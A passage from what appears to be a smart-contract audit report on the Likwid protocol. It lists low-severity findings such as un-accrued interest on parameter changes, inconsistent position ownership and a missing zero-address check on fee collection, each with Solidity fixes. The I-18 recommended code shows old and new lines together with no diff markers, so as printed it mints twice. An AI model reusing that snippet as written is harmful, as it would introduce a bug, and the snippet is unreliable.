Likwid: Resolved with @ad7b0ee7a9 ... .

Zenith: Verified.

[I-17] setMarginState updates rate-related parameters without first updating all pools' interests

SEVERITY: Informational	IMPACT: Informational
STATUS: Acknowledged	LIKELIHOOD: Low

Target

- MarginBase.solMarginBase.sol

Description:

Changing `marginState` will affect `interest` calculations.

- MarginBase.sol#L179

```
function setMarginState(MarginState newMarginState) external onlyOwner {
    marginState = newMarginState;
    emit MarginStateUpdated(newMarginState);
}
```

To preserve correct accounting, all `pool interests` should be updated using the old parameters before applying the new `marginState`. This ensures that no `interest` is miscalculated or lost during the transition.

Recommendations:

To implement this, a new variable that representing all creating `pools` should be introduced ,and iterate over all `pools`, update their `interests` first.

Likwid: Acknowledged. There's not a huge risk involved, and handling it within the contract is a very complex process.

[I-18] Inconsistent ownership behavior between positions

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidPairPosition.sol

Description:

In the current implementation the `addLiquidity` function always mints a `pair` position for only `msg.sender`.

- LikwidPairPosition.sol#L60

```
function addLiquidity(
    PoolKey memory key,
    uint256 amount0,
    uint256 amount1,
    uint256 amount0Min,
    uint256 amount1Min,
    uint256 deadline
) external payable ensure(deadline) returns (uint256 tokenId,
    uint128 liquidity) {
    tokenId = _mintPosition(key, msg.sender);
    liquidity = _increaseLiquidity(msg.sender, msg.sender, tokenId, amount0,
    amount1, amount0Min, amount1Min);
}
```

: Only the `caller` (`msg.sender`) can own the `position`.

In contrast, `addLending` allows creating a `position` for another user:

- LikwidLendPosition.sol#L69

```
function addLending(PoolKey memory key, bool lendForOne, address recipient,
    uint256 amount)
    external
    payable
    returns (uint256 tokenId)
```

```
{
    tokenId = _mintPosition(key, recipient);
    lendDirections[tokenId] = lendForOne;
    if (amount > 0) {
        _deposit(msg.sender, recipient, tokenId, amount);
    }
}
```

: The `caller` can `lend` on behalf of other user.

This leads to inconsistent behavior across `position` types.

Recommendations:

Refactor `addLiquidity` to accept a `recipient` parameter, similar to `addLending` function.

```
function addLiquidity(
    PoolKey memory key,
    uint256 amount0,
    uint256 amount1,
    uint256 amount0Min,
    uint256 amount1Min,
    uint256 deadline,
   address recipient
) external payable ensure(deadline) returns (uint256 tokenId,
    uint128 liquidity) {
   tokenId = _mintPosition(key, msg.sender);
   tokenId = _mintPosition(key, recipient);
   liquidity =
     _increaseLiquidity(msg.sender, msg.sender, tokenId, amount0, amount1,
         amount0Min, amount1Min);
    liquidity =
     _increaseLiquidity(msg.sender, recipient, tokenId, amount0, amount1,
         amount0Min, amount1Min);
}
```

Likwid: Resolved with @5bd44e605c ... .

Zenith: Verified.

[I-19] Inconsistent internal function naming convention

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- LikwidPairPosition.sol

Description:

In `Solidity`, it is a well-established convention that `internal` or `private` functions should begin with an underscore (_) to clearly distinguish them from `external` or `public` functions. However, in the current codebase, some internal functions violate this convention.

- LikwidPairPosition.sol#L134

```
function handleModifyLiquidity(bytes memory _data)
    internal returns (bytes memory) {
    ...
}
```

Recommendations:

Rename the functions to follow `Solidity`'s `internal` function naming convention.

Likwid: Resolved with `@956d40dc36 ...`.

Zenith: Verified.

[I-20] Missing recipient address validation in collectProtocolFees may lead to fund loss

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- ProtocolFees.sol

Description:

In the `collectProtocolFees` function:

- ProtocolFees.sol#L72

```
function collectProtocolFees(address recipient, Currency currency,
    uint256 amount)
    external
    returns (uint256 amountCollected)
{
    if (msg.sender ≠ protocolFeeController)
    InvalidCaller.selector.revertWith();
    if (!currency.isAddressZero() && syncedCurrency == currency) {
        // prevent transfer between the sync and settle balanceOfs (native
    settle uses msg.value)
        ProtocolFeeCurrencySynced.selector.revertWith();
    }

    amountCollected = (amount == 0) ? protocolFeesAccrued[currency] :
    amount;
    protocolFeesAccrued[currency] -= amountCollected;
    currency.transfer(recipient, amountCollected);
}
```

The function does not validate that `recipient` is a nonzero address. As a result, if the `protocolFeeController` mistakenly calls this function with `recipient = address(0)`, the collected `protocol fees` will be irreversibly burned, resulting in permanent loss of funds.

Recommendations:

Add a validation check before transferring funds:

```
function collectProtocolFees(address recipient, Currency currency,
    uint256 amount)
    external
    returns (uint256 amountCollected)
{
    if (msg.sender != protocolFeeController)
    InvalidCaller.selector.revertWith();
    if (!currency.isAddressZero() && syncedCurrency == currency) {
        // prevent transfer between the sync and settle balanceOfs (native
    settle uses msg.value)
        ProtocolFeeCurrencySynced.selector.revertWith();
    }
    if (recipient == address(0)) InvalidRecipient.selector.revertWith();

    amountCollected = (amount == 0) ? protocolFeesAccrued[currency] :
    amount;
    protocolFeesAccrued[currency] -= amountCollected;
    currency.transfer(recipient, amountCollected);
}
```

Likwid: Resolved with @544e149c32 ... .

Zenith: Verified.

[I-21] Unused `diff()` function in `BalanceDeltaLibrary()`

`SEVERITY:` Informational	`IMPACT:` Informational
`STATUS:` Resolved	`LIKELIHOOD:` Low

Target

- BalanceDelta.sol

Description:

The function `diff()` was added to the Uniswap v4 forked library `BalanceDelta.sol`, this function is never used and can be removed.

Recommendations:

Remove unused function `diff()`.

Likwid: Resolved with `@01526177da ...`.

Zenith: Verified.